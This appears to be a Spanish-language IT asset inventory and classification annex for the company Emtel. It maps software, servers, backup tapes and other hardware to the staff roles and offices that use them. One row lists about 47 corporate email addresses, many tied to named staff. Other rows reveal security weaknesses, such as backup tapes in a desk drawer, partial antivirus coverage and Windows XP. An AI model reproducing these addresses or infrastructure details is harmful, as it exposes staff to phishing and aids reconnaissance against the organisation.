					Emtel sede centro-primer piso-oficina seccion recursos financieros-Cartera			Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-Experiencia			Auxiliar administrativo
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion administrativa-gestion documental-archivo			Auxiliar administrivo
					Emtel sede centro-segundo piso-oficina de TI			Administrador de sistemas de Informacion
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de recursos fisicos y compras
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Tecnico Administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Tecnico de soporte
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Profesional especializado
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Supervisor
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Profesional especializado
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			contratista
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			profesional
					Emtel sede centro-segundo piso-oficina Gestion del control			Profesional administrativo
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos-calidad			Profesional de calidad
					Emtel sede centro-segundo piso-gestion juridica			Profesional especializada
					Emtel sede centro-segundo piso-gestion juridica			Judicante
					Emtel sede centro-tercer piso-oficina de gestion juridica			Profesional
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Jefe de mercado
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Tecnico de mercadeo
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			asesores
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Ingeniero de soporte
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-central			contratista TI
					Emtel sede centro-segundo piso-oficina de TI			contratista TI
					Emtel sede centro-segundo piso-oficina de TI			Ingeniero de TI
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Pasante de TI
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Profesional
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Jefe de seccion de gestion al cliente
					Emtel sede centro-primer piso-seccion administrativa-gestion documental-archivo			Digitador
					Emtel sede centro-tercer piso-oficina de gestion juridica			Auxiliar tecnica
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Instador 2
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Coordinadora de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Administrador de sistemas de Informacion
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Jefe de seccion de recursos financieros
					Emtel sede centro-tecer piso-oficina de gerencia			Auxiliar administrativo

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
SW7	Microsoft volume licensing service center	Administrador de licencias Windows para servidores	TI	Software	Aplicación web	Ingeniero de TI	Tecnologias de la Informacion	Cuenta de administrador: Ingeniero de TI
								Cuenta de administrador: jefe de seccion de tecnica
SW8	Licencia de Autocad	Software de diseño utilizado para dibujo 2D y modelado 3D	TI	Software	Emtel sede santa clara-primer piso- seccion operativa	Ingeniero de TI	Tecnologias de la Informacion	Jefe de Seccion de operativa
					Emtel sede santa clara-primer piso- seccion operativa			Ingeniero de red de acceso
SW9	Winbox	Software utilizado para la administración de routers Mikrotik	TI	Software libre	Emtel sede santa clara	Ingeniero de TI	Tecnologias de la Informacion	Plataformas y TI
SW10	Tera term	Software que emula programas de comunicación, como Telnet y SSH	TI	Software libre	Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria	Ingeniero de TI	Tecnologias de la Informacion	Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tecnico de tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Jefe de seccion de gestion de atencion al cliente
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
SW11	Licencia de Ace FTP	Es un cliente FTP que permite realizar transferencia entre servidores, abrir varias sesiones FTP al mismo tiempo, abrir los archivos descargados con un visualizador interno	TI	Software Licencia en disco duro externo toshiva (1 licencia AceFTP)	Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria	Ingeniero de TI	Tecnologias de la Informacion	Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tecnico de tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Jefe de seccion de gestion de atencion al cliente
SW12	Virtual box	Software de virtualización	TI	Software libre	Emtel sede centro y sede santa clara	Ingeniero de TI	Tecnologias de la Informacion	Plataformas y TI
SW13	Epaymet	software utilizado para el registro de la recolección de dinero en caja	TI	Software libre	Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria	Ingeniero de TI	Tecnologias de la Informacion	Jefe de seccion de recursos financieros
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tecnico de tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Auxiliar administrativo
SW14	Apoteosys	Plataforma tecnológica utilizada para la gestión de las operaciones financieras de la empresa.	TI	Software	Emtel sede centro-segundo piso- oficina contabilidad	Administrador de sistemas de información	Tecnologias de la Informacion	Cuenta de usario: jefe de Contabilidad y Presupuesto
					Emtel sede centro-segundo piso- oficina contabilidad			Cuenta de usuario: Profesional de contabilidad
					Emtel sede centro-segundo piso- oficina contabilidad			Cuenta de usuario: Profesional especializado de contabilidad
					Emtel sede centro-segundo piso- oficina contabilidad			Cuenta de usuario: Profesional de contabilidad
					Emtel sede centro-segundo piso- oficina contabilidad			Cuenta de usuario: Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Cuenta de usuario: Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Cuenta de usuario: Tecnico de tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Cuenta de usuario: Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Cuenta de usuario: Auxiliar de Tesoreria
					Emtel sede centro-segundo piso-oficina de TI			Cuenta de administrador: Administrador de sistemas de Informacion
					Emtel sede centro-tecer piso-oficina de gerencia			Cuenta de usuario: Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Cuenta de usuario: Jefe de seccion de recursos financieros
					Emtel sede centro-segundo piso-oficina Gestion del control			Cuenta de usuario: profesional de control interno

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
SW15	Open flexis	Plataforma tecnológica para gestionar el sistema de información de usuarios de la empresa.	TI	Software	Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria	Administrador de sistemas de información	Tecnologias de la Informacion	Auxiliar de Tesoreria
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Tecnico de mercadeo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de tesoreria
					Emtel sede centro-segundo piso-oficina de TI			Administrador de sistemas de Informacion
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 1
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 2
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 3
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Coordinadora de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 4
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 5
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 6
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 7
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 8
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 9
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 10
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 11
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center 12
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Jefe de seccion de atencion al cliente
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Jefe de mercadeo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de tesoreria
					Emtel sede centro-primer piso-seccion administrativa-gestion documental-archivo			Digitador
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Cajero
					Emtel sede santa clara-primer piso-red de acceso			Tecnico de heldesk
					Emtel sede santa clara-primer piso-help desk			Tecnico de heldesk
					Emtel sede santa clara-primer piso-help desk			Tecnico de heldesk
					Emtel sede santa clara-primer piso-help desk			Tecnico de heldesk
					Emtel sede bellavista-bastidor			Auxilar administrativo
					Emtel sede centro-primer piso-bastidor			Auxiilar administrativo
					Emtel sede la paz-batidor			Auxiilar administrativo
					Emtel sede santa clara-primer piso-bastidor			Auxiilar administrativo
					Emtel sede santa clara-primer piso-red de acceso			Ingeniero de plataformas
					Emtel sede santa clara-primer piso-red de acceso			Ingeniero de plataformas
SW16	Contact center (Issabel)	Plataforma tecnológica para gestionar los medios de comunicación con el usuario (call center)	TI	Software	Aplicación web	Ingeniero de TI	Tecnologias de la Informacion	cuenta de administrador: Ingeniero de TI
								cuenta de administrador: contratista de TI
								Cuenta de supervisor: Coordinador de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center
								Cuenta de usuario: Agente de call center

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
SW17	Gsuite de Google	Herramienta software para gestionar los correos corporativos de la empresa	TI	Software	Aplicación web	Ingeniero de TI	Tecnologias de la Informacion	1 cuenta de administrador 47 de usuarios asanchez@emtel.com.co abossio@emtel.com.co abolanos@emtel.com.co cquintero@emtel.com.co comunicaciones@emtel.com.co contratacion@emtel.com.co dmontenegro@emtel.com.co dmejia@emtel.com.co dbalcazar@emtel.com.co eibarra@emtel.com.co eorobio@emtel.com.co esalazar@emtel.com.co facturacion@emtel.com.co facturacionelectronica@emtel.com.co fbenavides@emtel.com.co gestionadministrativa@emtel.com.co gestionfinanciera@emtel.com.co gestiondelcontrol@emtel.com.co gestionjuridica@emtel.com.co gnavia@emtel.com.co imunoz@emtel.com.co lmendez@emtel.com.co jgomez@emtel.com.co jdvalenzuela@emtel.com.co lgalvan@emtel.com.co lcaicedo@emtel.com.co usuario@emtel.com.co gerarpalacios@emtel.com.co mcalvache@emtel.com.co mbahos@emtel.com.co paburbano@emtel.com.co plantaexterna@emtel.com.co plataformas@emtel.com.co redacceso@emtel.com.co rmosquera@emtel.com.co rcamayo@emtel.com.co servicioalcliente@emtel.com.co sistemas@emtel.com.co soporte@emtel.com.co talentohumano@emtel.com.co tecnicos@emtel.com.co tesoreria@emtel.com.co vmhurtado@emtel.com.co dcastano@emtel.com.co jcely@emtel.com.co rcastillo@emtel.com.co yortega@emtel.com.co
SW18	Plataforma de contratos de usuarios	Herramienta software utilizada para registrar los contratos de susbcripcion de los usuarios de la empresa	TI	Software	Aplicación web	Ingeniero de TI	Tecnologias de la Informacion	cuenta de administrador: Ingeniero de TI Cuenta de usuario: Cristian Jimenez
SW19	SQL software	Plataforma tecnologica utilizada para gestionar la nomina y el recurso humano de la empresa	TI	Software	Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano Emtel sede centro-segundo piso-oficina de TI Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano	Ingeniero de TI	Tecnologias de la Informacion	Analista Administrador de sistemas de Informacion Auxiliar administrativo
SW20	Suite de seguridad (Bit defender)	Herramienta software para gestionar la seguridad de los equipos de la empresa ssolamente se ha adquirido la licencia para 40 equipos de computo	TI	Software	Aplicación web	Ingeniero de TI	Tecnologias de la Informacion	cuenta de administrador: Ingeniero de TI Cuenta de usuario: tecnico de TI
SW21	Doc4us	Plataforma tecnológica utilizada para la gestión documental de la empresa	TI	Software	Aplicación web	Ingeniero de TI	Tecnologias de la Informacion	4 Cuentas de administrador:ingeniero de TI, tecnico de soporte, y dos administradores de la empresa dueña del software Pendiente porque el servidor no esta funcionando
SW22	Resgistro nacional de bases de datos (RNBD)	Pagina webutilizada para registrar las bases de datos personales de usuarios, empleados, contratista, etc.	TI		Aplicación web			Ingeniero de TI

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
HW1	Computador de escritorio	Equipo informático que permite a los empleados de la empresa realizar sus funciones	TI	Hardware	Emtel sede centro-segundo piso-oficina de TI	Ingeniero de TI	Tecnologias de la Informacion	Ingeniero de TI
					Emtel sede centro-segundo piso- oficina contabilidad			Jefe de Contabilidad y Presupuesto
					Emtel sede centro-segundo piso- oficina contabilidad			Profesional de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Profesional especializado de contabilidad
					Emtel sede centro-segundo piso- oficina contabilidad			Profesional de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Auxiliar de contabilidad
					Emtel sede centro-segundo piso-oficina contabilidad			Auxiliar de contabilidad
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Analista
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Auxiliar administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Auxiliar administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de SGSST
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de recursos fisicos y compras
					Emtel sede centro-tercer piso-oficina de gestion juridica			Jefe de gestion juridica
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Auxiliar de Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tecnico de tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			cajero
					Emtel sede centro-primer piso-Bastidores			Operador
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Asesor de ventas
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Cartera			Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Cartera			Auxiliar administrativo
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Facturacion			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-Experiencia			Auxiliar administrativo
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion tecnico operativa-plataformas-oficina central			Tecnico de planta
					Emtel sede centro-primer piso-seccion administrativa-gestion documental-archivo			Auxiliar administrativo
					Emtel sede centro-segundo piso-oficina de TI			Administrador de sistemas de Informacion
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Profesional de recursos fisicos y compras
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Tecnico Administrativo
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Tecnico de soporte
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Profesional especializado
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Supervisor
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Profesional especializado
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			contratista
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			profesional
					mtel sede centro-segundo piso-oficina Gestion del control			Profesional administrativo
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos-calidad			Profesional de calidad
					Emtel sede centro-segundo piso-gestion juridica			Profesional especializada
					Emtel sede centro-segundo piso-gestion juridica			Judicante
					Emtel sede centro-tercer piso-oficina de gestion juridica			Profesional
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Jefe de mercado
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Diseñadora grafica de mercadeo
					Emtel sede centro-primer piso-Seccion cormercial-mercadeo y ventas			Asesores
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Ingeniero de soporte
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente call center
					Emtel sede centro-primer piso-central			Contratista TI
					Emtel sede centro-segundo piso-oficina de TI			Contratista TI
					Emtel sede centro-segundo piso-oficina de TI			Ingeniero de TI
					Emtel sede centro-segundo piso- oficina seccion administrativa-Talento Humano			Pasante de TI
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Profesional
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Auxiliar administrativo
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Jefe de seccion de gestion al cliente
					Emtel sede centro-primer piso-seccion administrativa-gestion documental-archivo			Digitador
					Emtel sede centro-tercer piso-oficina de gestion juridica			Auxiliar tecnica
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Instador 2
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente			Gestion comercial
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Coordinadora de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-primer piso-Seccion cormercial-atencion al cliente-oficina de call center			Agente de call center
					Emtel sede centro-segundo piso-oficina de seccion planeacion y negocios coorporativos			Administrador de sistemas de Informacion
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Jefe de seccion de recursos financieros

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
HW2	Computador portátil	Equipo informático que es utilizado por los empleados de la empresa para realizar sus funciones (solo es utilizado en forma de prestamo por algunos empleados)	TI	Hardware	Emtel sede centro segundo piso- oficina de tecnologias de la informacion	Ingeniero de TI	Tecnologias de la Informacion	empleados internos de la empresa
					Emtel sede centro segundo piso- oficina de tecnologias de la informacion			empleados internos de la empresa
					Emtel sede centro segundo piso- oficina de tecnologias de la informacion			empleados internos de la empresa
					Emtel sede centro segundo piso- oficina de tecnologias de la informacion			empleados internos de la empresa
HW3	Servidor contact center	Equipo informático que soporta las aplicaciones de contact center	TI	Hardware	Emtel sede centro segundo piso- oficina de tecnologias de la informacion-escritorio de ingeniero de TI	Ingeniero de TI	Tecnologias de la Informacion	Ingeniero de TI
HW4	Servidor de Apoteosys	Equipo informático que soporta el sistema de las operaciones financieras de la empresa.	TI	Hardware	Emtel sede centro segundo piso-oficina de tecnologias de la informacion-cuarto de servidores.	Administrador de sistemas de información	Tecnologias de la Informacion	Administrador de sistemas de información
HW5	Servidor de contratos de usuario	Equipo informático que soporta el sistema de los contratos de usuarios suscriptos a la empresa	TI	Hardware	Sevidor ubicado en el datacenter de la sede de bellorizonte	Administrador de sistemas de información	Tecnologias de la Informacion	Ingeniero de TI
HW6	Servidor de Doc4us	Equipo informático que soporta el sistema de gestión documental	TI	Hardware	Sevidor ubicado en el datacenter de la sede de bellorizonte	Ingeniero de TI	Tecnologias de la Informacion	Ingeniero de TI
HW7	Servidor open flexis	Equipo informático que soporta el sistema de información de usuarios: datos personales, estado de los servicios a los cuales está suscrito, pago de facturas, etc.	TI	Hardware	Emtel sede centro segundo piso-oficina de tecnologias de la informacion-cuarto de servidores	Administrador de sistemas de información	Tecnologias de la Informacion	Administrador de sistemas de informacion
HW8	Access point	Dispositivo de red que interconecta equipos de comunicación inalámbricos, para formar una red inalámbrica	TI	Hardware	Emtel sede centro primero y segundo piso 2		Tecnologias de la informacion	Ingeniero de TI , Tecnico de TI
HW9	Impresora-Fotocopiadora-scanner	Dispositivo utilizado para imprimir, copiar y digitalizar documentos de la empresa	TI	Hardware	Emtel sede centro segundo piso-ubicada en el pasillo al lado de la oficina de archivo	Ingeniero de TI	Tecnologias de la informacion	Juridica-seccion administrativa-Tecnologias de la informacion-contabilidad y presupuesto
					Emtel sede centro primer piso-ubicada en la central			Subgerente de Tecnica
					Emtel sede centro tercer piso-ubicada en oficina de juridica			Jefe de seccion de juridica
					Emtel sede centro tercer piso-ubicada en secretaria gerencia			Secretaria del gerente
					Emtel sede centro segundo piso-ubicada en la oficina de seccion administrativa			secretaria de la jefe de seccion administrativa
					Emtel sede centro segundo piso-ubicada en la oficina de seccion administrativa			Tecnico adminidtrativo
					Emtel sede centro segundo piso-ubicada en la oficina de planeacion y negocios coorporativos			Planeacion y negocios coorporativos-calidad
					Emtel sede centro segundo piso-ubicada en la oficina de planeacion y negocios coorporativos			Planeacion y negocios coorporativos-calidad
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tesoreria
					Emtel sede centro-primer piso-oficina seccion recursos financieros-Tesoreria			Tesoreria
					Emtel sede santa clara primer piso ubicada en el pasillo al lado de las escaleras de acceso al segundo piso			Redes de acceso
					Emtel sede santa clara segundo piso ubicada en la oficina de plataformas			Plataformas
					Emtel sede santa clara primer piso ubicada en la oficina de jefe de seccion			Jefe de seccion de tecnico operativa
					Emtel sede bellorizonte ubicada en almacen			Almacen

ID	NOMBRE DEL ACTIVO	DESCRIPCION	PROCESOS	TIPO	UBICACIÓN	PROPIETARIO DEL ACTIVO	CUSTODIO	USUARIO
HW10	Digiturno	Plataforma tecnológica orientada a optimizar el proceso de atención al cliente en la empresa	TI	Hardware-software	Emtel sede centro-primer piso-area de atencion al cliente	Ingeniero de TI	Tecnologias de la informacion	Clientes-Casillas
HW11	Lector biométrico	Equipo que permite la lectura de la huella digital de los empleados para el ingreso a la empresa	TI	Hardware	Emtel sede centro- primer piso-ubicado en la entrada de la sede Emtel sede santa clara-primer piso-ubicado en la entrada de la sede	Ingeniero de TI	Tecnologias de la informacion	Todos los empleados de la empresa que tengan contrato de nomina
HW12	Cámaras (cctv)	Sistema de video vigilancia utilizado para monitorear los activos de la empresa	TI	Hardware	Emtel sede centro, Emtel sede santa clara.	Ingeniero de TI	Tecnologias de la informacion	Todos
HW13	UPS	Fuente de suministro eléctrico, que se utiliza para proporcionar energía a los dispositivos críticos de la empresa, en caso de interrupción eléctrica.	TI	Hardware	Emtel sede centro-primer piso- y Sede santa clara	Administrador de sistemas de información - Ingeniero de TI	Tecnologias de la informacion	Emtel sede centro y sede santa clara
HW14	Discos duros	Dispositivo de almacenamiento empleado para guardar y transportar información de la empresa	TI	Hardware	Emtel sede centro-segundo piso-oficina de Tecnologias de la informacion Emtel sede centro-segundo piso-oficina de Tecnologias de la informacion	Ingeniero de TI	Tecnologias de la informacion	Tecnologias de la Informacion
HW15	Cintas magnéticas	Medio de almacenamiento de datos en donde se realiza las copias de seguridad de la información de los servidores open flexis, apoteosys, sql software	TI	Hardware	Emtel sede centro-segundo piso-oficina de Tecnologias de la informacion-escritorio 1 primer cajon Emtel sede centro-segundo piso-oficina de Tecnologias de la informacion-escritorio 1 primer cajon Emtel sede centro-segundo piso-oficina de Tecnologias de la informacion-escritorio 1 primer cajon Emtel sede centro-segundo piso-oficina de Tecnologias de la informacion-escritorio 1 primer cajon Emtel sede centro-segundo piso-oficina de Tecnologias de la informacion-escritorio 1 primer cajon	Administrador de sistemas de información	Tecnologias de la informacion	Administrador de sistemas de Informacion-tecnico de soporte
RH1	Ingniero de TI	Responsable del subproceso TI	TI	Recurso humano	Emtel sede centro	No aplica	No aplica	No aplica
RH2	Administrador de sistemas de información	Responsable de los sistemas de información de la empresa	TI	Recurso humano	Emtel sede centro	No aplica	No aplica	No aplica
RH3	Técnico de soporte	Responsable de dar asistencia técnica o soporte técnico a los empleados de la empresa	TI	Recurso humano	Emtel sede centro	No aplica	No aplica	No aplica

ANEXO C
CLASIFICACIÓN DE ACTIVOS DE INFORMACIÓN DEL PROCESO DE TI

	ACTIVO	USUARIO	CRTITERIOS DE VALORIZACION			VALOR FINAL
			CONFIDENCIALIDAD	DISPONIBILIDAD	INTEGRIDAD	
1	Formato solicitud de soporte técnico diligenciado	Todos los empleados de la empresa que requieran del servicio de soporte técnico	Baja	Baja	Baja	Baja
2	Formato control de licencias diligenciado	Técnico de soporte	Media	Media	Media	Media
3	Cronograma de mantenimiento de equipos	Técnico de soporte	Baja	Baja	Baja	Baja
4	Formato necesidad de recurso tecnológico diligenciado	Todos los empleados de la empresa que tengan la necesidad de adquirir un recurso tecnológico	Baja	Baja	Media	Media
5	Bitácora de registro de fallas	Administradores de plataformas tecnológicas	Media	Baja	Media	Media
6	Hoja de vida de equipos	Técnico de soporte	Baja	Baja	Baja	Baja
	Licencia de Windows XP	Jefe de Contabilidad y Presupuesto	Media	Baja	Baja	Media
		Profesional de contabilidad	Media	Baja	Baja	Media
		Profesional especializado de contabilidad	Media	Baja	Baja	Media
		Profesional de contabilidad	Media	Baja	Baja	Media
		Auxiliar de contabilidad	Media	Baja	Baja	Media
		Auxiliar de contabilidad	Media	Baja	Baja	Media
		Analista	Media	Baja	Baja	Media
		Auxiliar administrativo	Media	Baja	Baja	Media

		Auxiliar administrativo	Media	Baja	Baja	Media
		Profesional de SGSST	Media	Baja	Baja	Media
		Profesional de recursos físicos y compras	Media	Baja	Baja	Media
